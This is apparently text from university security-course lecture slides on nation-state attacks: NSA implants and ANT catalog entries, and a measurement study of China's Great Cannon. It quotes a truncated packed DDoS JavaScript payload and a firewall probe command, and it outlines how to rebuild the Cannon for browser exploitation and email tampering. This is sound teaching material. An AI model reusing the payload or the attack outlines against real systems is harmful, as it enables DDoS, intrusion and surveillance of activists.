 - Actually build it right? Sorry, classification rules get in the way
- Instead the QUANTUM wiretap sends a “tip” into classified space
 - Through a special (slow) one-way link called a “diode”
 - That then consults the targeting decision
 - And sends the request through another “diode” back to a “shooter” on the Internet
 - That then generates the spoofed packet

The NSA's Malcode Equation Group & Sauron

Computer Science 161 Spring 2019

- Kaspersky has a nice analysis done...
- Encrypted, modular, and multi-stage design
 - Different functional sub-implants for different tasks
 - Uses an encrypted file system to resist analysis
- Some **very** cool tricks!
 - Reflash hard drive firmware to provide a bad boot block
 - So when you read it on a powered-up disk, the disk looks fine!
 - But if its ever found, “the NSA was here!” glows large
 - Likewise, modules that can reflash particular BIOSes
 - Want to gain root on a Windows box?
 - Install a signed driver that has a vulnerability
 - Then exploit that vulnerability




TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK
ANT Product Data

06/20/08

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.



(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery

Unit Cost: \$0

POC: [REDACTED], S32221, [REDACTED], [REDACTED]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction...

Computer Science 161 Spring 2019

- Why bother hacking at all...
 - When you can have the USPS and UPS do the job for you!
- Simply have the package shipped to an NSA building
 - And then add some entertaining specialized hardware and/or software




TOP SECRET//COMINT//REL TO USA, FVEY

HOWLERMONKEY

ANT Product Data

08/05/08


(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.



(Actual Size)



(TS//SI//REL) HOWLERMONKEY is a COTS-based transceiver designed to be compatible with CONJECTURE/SPECULATION networks and STRIKEZONE devices running a HOWLERMONKEY personality. PCB layouts are tailored to individual implant space requirements and can vary greatly in form factor.



Status: Available – Delivery 3 months

Unit Cost: 40 units: \$750/ each
25 units: \$1,000/ each

POC: [REDACTED], S3223, [REDACTED], [REDACTED]@nsa.ic.gov
ALT POC: [REDACTED], S3223, [REDACTED], [REDACTED]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA has No Monopoly on Cool Here...

Computer Science 161 Spring 2019



- This is the sort of thing the NSA has...
 - A small arm controller, flash, SDRAM, and FPGA in a small package...
 - This is circa 2008 but things keep getting better
 - But this is a Kinetis KL02 arm chip...
 - 32k flash, 4k ram, 32b ARM & peripherals (including Analog to Digital converters)




TOP SECRET//COMINT//REL TO USA, FVEY

MAESTRO-II
ANT Product Data

(TS//SI//REL) MAESTRO-II is a miniaturized digital core packaged in a Multi-Chip Module (MCM) to be used in implants with size constraining concealments.



(TS//SI//REL) MAESTRO-II uses the TAO standard implant architecture. The architecture provides a robust, reconfigurable, standard digital platform resulting in a dramatic performance improvement over the obsolete HC12 microcontroller based designs. A multi-layer Printed Circuit Board (PCB) using packaged parts has been developed and is available as the standard platform. The MAESTRO-II Multi-Chip-Module (MCM) contains an AFM, microprocessor, ECG, EDA, and SDA modules.



TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA is not alone: EG, the Chinese "Great Cannon"?

- The Great Cannon is a dedicated Internet attack tool probably operated by the Chinese government
 - An internet-scale selective man-in-the-middle designed to replace traffic with malicious payloads
 - Was used to co-opt unwitting foreign visitors to Chinese web sites into participating in DDoS attacks
 - Almost certainly also has the capability to "pwn-by-IP": Launch exploits into targets' web surfing
 - "Great Cannon" is our name:
the actual Chinese name remains unknown
- Structurally related to the Great Firewall, but a separate devices


The DDoS Attack on GreatFire and GitHub

- GreatFire is an anti-censorship group
 - Currently uses "Collateral Freedom": convey information through services they hope are "Too Important to Block"
 - GitHub is one such service:
You can't block GitHub and work in the global tech economy
- GreatFire's CloudFront instances DDoSed between 3/16/15 and 3/26
- GreatFire's GitHub pages targeted between 3/26 and 4/8
 - GitHub now tracks referer to ignore the DoS traffic

The DDoS used Malicious JavaScript...

- JavaScript in pages would repeatedly fetch the target page with a cache-busting nonce
 - Vaguely reminiscent of Anonymous's "Low Orbit Ion Cannon" DDoS tool
- JavaScript appeared to be served "from the network"
 - Replacing advertising, social widgets, and utility scripts served from Baidu servers
- Several attributed it to the Great Firewall
 - Based on DDoS sources and "odd" TTL on injected packets
 - But it didn't really look quite right to us...

The Great Firewall: Packet Injection Censorship



- Detects that a request meets a target criteria
 - Easiest test: "Looks like a search for 'falun':
 - Falun Gong (法輪功), a banned quasi-religious organization
- Injects a TCP RST (reset) back to the requesting system
 - Then enters a ~1 minute "stateless block": Responds to all further packets with RSTs SYN/ACK PACKETS!!!

Features of the Great Firewall

- The Great Firewall is on-path
 - It can detect and inject additional traffic, but not block the real requests from the server
- It is single-sided
 - Assumes it can see only one side of the flow:
Can send SYN, ACK, data, and get a response
- It is very stateful
 - Must first see the SYN and ACK, and reassembles out of order traffic
- It is multi-process parallel
 - ~100 independent processes that load-balance traffic
- The injected packets have a distinct side channel
 - Each process increments a counter for the TTL
 - IPIDs are also "odd" but harder to categorize

Validating that the Firewall is Still Great...

- Easy test:
 - `curl --header "Host: www.google.com" http://{target}/?falun`
 - Also built custom python scripts using scapy to traceroute location
- Validated properties still hold
 - Doesn't block the reply from the server: it only adds resets
 - Still has crazy TTLs
 - Can still traceroute to the Great Firewall
 - Still is single sided and stateful: needs SYN, ACK, data to act
 - But then goes into "stateless block" for a minute or two

The Baidu Malicious Scripts

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a ....
,'|||function|Date|script|new|var|jquery|com|||getTime|url_array|r_send2|responseTime|count|x3c|unixtime|
starttime|write|document|https|github|NUM|src|get|http|requestTime|js|r_send|setTimeout|getMonth|getDay|
getMinutes|getSeconds|1E3|baidu|min|2E3|greatfire|cn|nytimes|libs|length>window|jQuery|code|ajax|url|dataType|
timeout|1E4|cache|beforeSend|latest|complete|return|Math|floor|3E5|UTC|getFullYear|getHours'.split('||'),0,{}})
```

- Baidu servers were serving a malicious script...
 - Packet with a standard JavaScript packer
 - Probably <http://dean.edwards.name/packer/> with Base62 encoding
 - Payload is "keep grabbing <https://github.com/greatfire> and <https://github.com/cn-nytimes>"
 - Github quickly defanged the attack: You first have to visit another page on Github for these pages to load
 - Others quickly concluded the Great Firewall was responsible...

But The Malicious Reply For The Baidu Script Seemed "Odd"

```
IP (ttl 64, id 12345) us > Baidu: [S] seq 0, win 8192
IP (ttl 47, id 12345) Baidu > us: [S.] seq 0, ack 1 win 8192
IP (ttl 64, id 12346) us > Baidu: [.] seq 1 ack 1 win 8192
IP (ttl 64, id 12346) us > Baidu: [P.] seq 1:119 ack 1 win 8192
IP (ttl 201, id 55896) Baidu > us: [P.] seq 1:108 ack 119 win 767
IP (ttl 202, id 55741) Baidu > us: [P.] seq 108:1132 ack 1 win 768
IP (ttl 203, id 55699) Baidu > us: [FP.] seq 1132:1238 ack 1 win 769
```

- The injected packets had incremented TTLs and similar funky IPID sequence
 - The Great Firewall's side channel
- The second and third packets had bad ACK values and incrementing windows too
- But the dog that didn't bark:
 - No legitimate reply from the server?!??

The Eureka Moment: Two Fetches

- Built a custom python script using scapy
 - Connect to server
 - Send request
 - Wait 2 seconds
 - Resend the same request packet
- What happens? The real server replied!?!
 - The first request was attacked by the cannon and replaced with a malicious payload
 - The second request passed through unmolested to the real server
 - Who's reply indicated it never received the original request!

So Now Its Time To Categorize

- Send "valid target" request split over 3 packets:
 - Ignored
- Send "Naked packets": just a TCP data payload without the initial SYN or ACK
 - May trigger response
- Send "No target than valid target"
 - Ignored
- Retry ignored request
 - Ignored (at least for a while...)
- One over from target IP
 - Ignored

Tells us the basic structure: Flow Cache and Stateless Decider

- Non data packets: Ignore
- Packets to other IPs: Ignore
- Data packet on new flow:
Examine first packet
 - If matches target criteria AND flip-a-coin (roughly 2% chance): Return exploit and drop requesting packet
- Data packet on existing flow (flow cache): Ignore
 - Even if it decided to inject a packet on this flow

Localizing the Cannon

- Traceroute both for the cannon and for the Great Firewall
 - TTL limited data for the Cannon
 - TTL limited SYN, ACK, DATA for the firewall
- Tracerouted to two intercepted targets on different paths
 - One in China Telecom, the other in China Unicom
 - Both targets intercepted by the Cannon in the same location as the Firewall

Operational History: LBNL Time Machine

- Examine Lawrence Berkeley National Lab's Time Machine for the odd-TTL signature:
 - LBNL does a bulk record start of all connections
- Initial attack: Targeting GreatFire's "collateral freedom" domains
 - Unpacked payload, showed evidence of hand-typing (a 0 vs o typo fixed)
 - Near the end, GreatFire placed a 302 redirect on their domains to www.cac.gov.cn,
 - Makes the DOS target the Cyber Administration of China!
- Second attack: the GitHub targeting
 - Packed payload, but same basic script

Build It Yourself With OpenFlow

- Start with an OpenFlow capable switch or router
- Default rule:
 - Divert all non-empty packets where dst=target and dport=80
- Analysis engine:
 - Examine single packet to make exploitation decision
 - If no-exploit: Forward packet, whitelist flow
 - If exploit: Inject reply, whitelist flow
- Matches observed stateless and flow-cache behavior
- Other alternative of "BGP-advertise target IP" would probably create a traceroute anomaly (which unfortunately we didn't test for at the time)

Modifying The Cannon For "Pwn By IP" targeting

- The Cannon is good for a lot more than DDoSing GitHub...
 - A nation-state MitM is a very powerful attack tool...
- Change criteria slightly: select traffic FROM targeted IP rather than to IP
 - Need to identify your target's IP address in some other means
 - Emails from your target, "benign" fishing emails, public data, etc...
- Expand the range of target scripts
 - "Looks like JavaScript" in the fetch
- Reply with "attack the browser" payload
 - Open an iframe pointing to an exploit server with your nice Flash 0-day...
- This change would likely take less than a day to implement!

Modify For "Perfect Phishing" Malicious Email from China

- Identify your target's mail server
 - dig +mx theguyiwanttohack.com
- Intercept all traffic to your target's mail server
 - Redirect to a man-in-the-middle sink server that intercepts the email
 - Able to strip STARTTLS
 - Can't tamper with DKIM, but who validates DKIM?
 - Any word documents to your target? Modify to include malcode
 - Then just send/receive from the cannon to forward the message on to the final server
- Really good for targeting activists and others who communicate with Chinese sources
 - A phishing .doc email is indistinguishable from a legitimate email to a human!
- I could probably prototype this in a week or two

Serious Policy Implications

- China believes they are justified in attacking those who attack the Great Firewall
 - Both DoS attacks targeted GreatFire's "Collateral Freedom" strategy of hosting counter-censorship material on "too critical to block" encrypted services
- Baidu was probably a **bigger** victim than GreatFire
 - GreatFire and Github mitigated the attack
 - GreatFire: Collateral Freedom services now block non-Chinese access, in addition to the DOS-redirection strategy
 - GitHub: Targeted pages won't load unless you visit some other page first
 - But Baidu services (and all unencrypted Chinese webservices) must be considered explicitly hostile to those outside of China
 - It **can't** be a global Internet brand
 - Note, we saw at least one injection script on qq.

Conclusion: China's Toys

- China joined the "Lets weaponize the Internet" club
 - Direct exploit-from-the-network technology
- But they kept it running
 - Perhaps because they didn't realize we could map it...
 - The Chinese internal denial subsequently got censored within China!
 - Perhaps because they wanted us to map it!
 - They didn't need to use a man-in-the-middle for this attack: We could have had it working in a day or two using the existing Great Firewall without the MitM aspect

